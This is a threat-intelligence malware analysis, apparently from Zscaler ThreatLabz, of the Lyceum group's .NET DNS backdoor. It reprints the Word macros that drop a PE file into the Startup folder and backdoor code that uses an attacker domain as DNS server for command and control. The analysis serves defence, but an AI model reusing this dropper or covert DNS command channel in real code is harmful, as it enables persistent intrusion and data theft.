
Lyceum .NET DNS Backdoor



Active since 2017, Lyceum group is a state-sponsored Iranian APT group that is known for targeting Middle Eastern organizations in the energy and telecommunication sectors and mostly relying on .NET based malwares.


Zscaler ThreatLabz recently observed a new campaign where the Lyceum Group was utilizing a newly developed and customized .NET based malware targeting the Middle East by copying the underlying code from an open source tool.

Key Features of this attack:

1. The new malware is a .NET based DNS Backdoor which is a customized version of the open source tool "**DIG.net**"
2. The malware leverages a DNS attack technique called "DNS Hijacking" in which an attacker- controlled DNS server manipulates the response of DNS queries and resolve them as per their malicious requirements.
3. The malware employs the DNS protocol for command and control (C2) communication which increases stealth and keeps the malware communication probes under the radar to evade detection.
4. Comprises functionalities like Upload/Download Files and execution of system commands on the infected machine by abusing DNS records, including TXT records for incoming commands and A records for data exfiltration.

Delivery mechanism


During this campaign, the macro-enabled Word document (File name: ir_drones.docm) shown below is downloaded from the domain "http[:]//news-spot.live" disguising itself as a news report related to military affairs in Iran. The text of the document is copied from the following original report here: https[:]//www[.]rferl[.]org/a/iran-drone-program-threats-interests/31660048.html


Security Warning Some active content has been disabled. Options...

Please click on "**Enable Editing**" and "**Enable Content**" at the top of the document under the ribbon to activate content

Fig 1. Attached Macro-enabled Word Document

Once the user enables the macro content, the following AutoOpen() function is executed which increases picture brightness using "PictureFormat.Brightness = 0.5" revealing content with the headline, "Iran Deploys Drones To Target Internal Threat, Protect External Interests."



```
Sub AutoOpen()
    For i = 1 To 7
        ActiveDocument.InlineShapes(i).PictureFormat.Brightness = 0.5
    Next i

End Sub
```


IRAN

Iran Deploys Drones To Target Internal Threats, Protect External Interests

Iranian military officials inspect drones on display prior to a drill at an undisclosed location in central Iran. (file photo)

Fig 2. AutoOpen() function revealing content to lure the victims

The threat actor then leverages the AutoClose() function to drop the DNS backdoor onto the system. Upon closing the document the AutoClose() function is executed, reading a PE file from the text box present on the 7th page of the word document and parsing it further into the required format as shown below with the "MZ" header as the initial two bytes of the byte stream.




```
Sub AutoClose()


    Dim arrSplitStrings10() As String
   ' Dim arrSplitStrings1() As String
    Dim arrSplitStrings2(65000) As Byte

    arrSplitStrings10 = Split(ActiveDocument.TextBox1.Value, ",")

    For i = 0 To 62975
        arrSplitStrings2(i) = Replace(arrSplitStrings10(i), "└ ", "")
    Next

    uu = "C:\Users\" + Application.UserName + "\AppData\Roa
    strFileExists = Dir(uu)

   If strFileExists = "" Then
        Dim fileNmb As Integer
        fileNmb = FreeFile
        Open uu For Binary Access Write As #fileNmb
        Put #fileNmb, 1, arrSplitStrings2
```

Expression	Value	Type	Context
arrSplitStrings10		String(0 to 62975)	NewMacros.AutoClose
arrSplitStrings10(0)	"77"	String	NewMacros.AutoClose
arrSplitStrings10(1)	"90"	String	NewMacros.AutoClose
arrSplitStrings10(2)	"144"	String	NewMacros.AutoClose
arrSplitStrings10(3)	"0"	String	NewMacros.AutoClose

Fig 3. AutoClose() function reading the PE File

This PE file is then further written into the Startup folder in order to maintain persistence via the macro code as shown below in the screenshot. With this tactic, whenever the system is restarted, the DNS Backdoor is executed.



```
Sub AutoClose()


    Dim arrSplitStrings10() As String
   ' Dim arrSplitStrings1() As String
    Dim arrSplitStrings2(65000) As Byt

    arrSplitStrings10 = Split(ActiveDo

    For i = 0 To 62975
        arrSplitStrings2(i) = Replace(
    Next


    uu = "C:\Users\" + Application.Use
    strFileExists = Dir(uu)

   If strFileExists = "" Then
        Dim fileNmb As Integer
        fileNmb = FreeFile
        Open uu For Binary Access Write As #fileNmb
        Put #fileNmb, 1, arrSplitStrings2
        Close #fileNmb
    Else
        'nothing
    End If
```

Name	Date modified	Type	Size
DnsSystem	4/28/2022 7:15 PM	Application	64 KB

Microsoft ▸ Windows ▸ Start Menu ▸ Programs ▸ Startup
Search Startup
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
The .NET DNS Backdoor dropped into the Startup folder using the AutoClose() function

Fig 4. DNS Backdoor dropped in the Startup folder

The dropped binary is a **.NET based DNS Backdoor** named “DnsSystem” which allows the threat actors to execute system commands remotely and upload/download data on the infected machine.

Below, we analyze the dropped .NET based DNS Backdoor and its inner workings.

Lyceum .NET DNS backdoor

The Lyceum Group has developed a .NET based DNS Backdoor which has been widely used in the wild in their recent campaigns. As discussed earlier, the backdoor was dropped in the Startup folder of the infected system from a Macro Enabled Word document.


md5: 8199f14502e80581000bd5b3bda250ee

Filename: DnsSystem.exe

Attack Chain Analysis

The .NET based DNS Backdoor is a customized version of the Open source tool DIG.net (DnsDig) found here: [DNS.NET Resolver (C#) - CodeProject](). DIG.net is an open source DNS Resolver which can be leveraged to perform DNS queries onto the DNS Server and then parse the response. The threat actors have customized and appended code that allows them to perform DNS queries for various records onto the custom DNS Server, parse the response of the query in order to execute system commands remotely, and upload/download files from the Command & Control server by leveraging the DNS protocol.


Initially the malware sets up an attacker controlled DNS server by acquiring the IP Address of the domain name “cyberclub[.]one” = 85[.]206[.]175[.]199 using Dns.GetHostAddresses() for the DIG Resolver function, which in turn triggers an DNS request to cyberclub[.]one for resolving the IP address. Now this IP is associated as the custom attacker controlled DNS Server for all the further DNS queries initiated by the malware.



```
public frm1()
{
    this.InitializeComponent();
    this.dig = new Dig();
    this.dig.resolver.Recursion = false;
    this.dig.resolver.UseCache = false;
    this.dig.resolver.DnsServer = Dns.GetHostAddresses("cyberclub.one")[0].ToString();
    this.dig.resolver.TimeOut = 1000;
    this.dig.resolver.Retries = 3;
```

Fig 5. Initialize Attacker-Controlled DNS Server

Next, the Form Load function generates a unique BotID depending on the current Windows username. It converts the username into its MD5 equivalent using the CreateMD5() function, and parses the first 8 bytes of the MD5 as the BotID for the identification of the user and system infected by the malware.




```
private void frm1_Load(object sender, EventArgs e)
{
    try
    {
        string name = WindowsIdentity.GetCurrent().Name;
        this.uid = frm1.CreateMD5(name).Substring(0, 8);
        this.textBox1.Text = this.uid + "    ";
        TextBox textBox = this.textBox1;
        string text = textBox.Text;
        IPAddress ipaddress = Dns.GetHostAddresses("cyberclub.one")[0];
        textBox.Text = text + ((ipaddress != null) ? ipaddress.ToString() : null);
    }
    catch
    {
    }
}
```

Fig 6. Generation of BotID using the Windows username

Now, the backdoor needs to receive commands from the C2 server in order to perform tasks. The backdoor sends across an initial DNS query to **"trailers.apple.com"** wherein the domain name **"trailers.apple.com"** is concatenated with the previously generated BotID before initiation of the DNS request. The DNS query is then sent to the DNS server in order to fetch the "TXT" records for the provided domain name by passing three arguments to the **BeginDigIt()** function:


- Name: Target Domain name - **EF58DF5Ftrailers.apple.com**
- qType: Records to be queried - **TXT**
- qClass: Dns class value - **IN (default)**



```
private void status(string uid)
{
    try
    {
        string name = uid + "trailers.apple.com";
        QType qtype = QType.TXT;
        QClass qclass = QClass.IN;
        this.dig.BeginDigIt(name, qtype, qclass);
    }
    catch
    {
    }
}
```

Fig 7. Setup of DNS Query parameters before execution of BeginDigIt() Function


The BeginDigIt function then executes the main DNS resolver function "DigIt." This sends across the DNS query in order to fetch the DNS record for the provided target domain name to the DNS server, and parses the response as seen in the code snippet below.



```
public void DigIt(string name, QType qtype, QClass qclass)
{
    Thread.CurrentThread.CurrentCulture = new CultureInfo("en-US", false);
    Thread.CurrentThread.CurrentUICulture = new CultureInfo("en-US", false);
    Console.WriteLine("; <<>> Dig.Net {0} <<>> @{1} {2} {3}", new object[]
    {
        this.resolver.Version,
        this.resolver.DnsServer,
        qtype,
        name
    });
    Console.WriteLine(";; global options: printcmd");
    Stopwatch stopwatch = new Stopwatch();
    stopwatch.Start();
    Response response = this.resolver.Query(name, qtype, qclass);
    stopwatch.Stop();
    if (response.Error != "")
    {
        Console.WriteLine(";; " + response.Error);
        return;
    }
    Console.WriteLine(";; Got answer:");
    Console.WriteLine(";; ->>HEADER<<- opcode: {0}, status: {1}, id: {2}", response.header.OPCODE, response.header.RCODE, response.header.ID);
    Console.WriteLine(";; flags: {0}{1}{2}{3}; QUERY: {4}, ANSWER: {5}, AUTHORITY: {6}, ADDITIONAL: {7}", new object[]
    {
        response.header.QR ? " qr" : "",
        response.header.AA ? " aa" : "",
        response.header.RD ? " rd" : "",
```

Fig 8. DNS Query DigIt Function

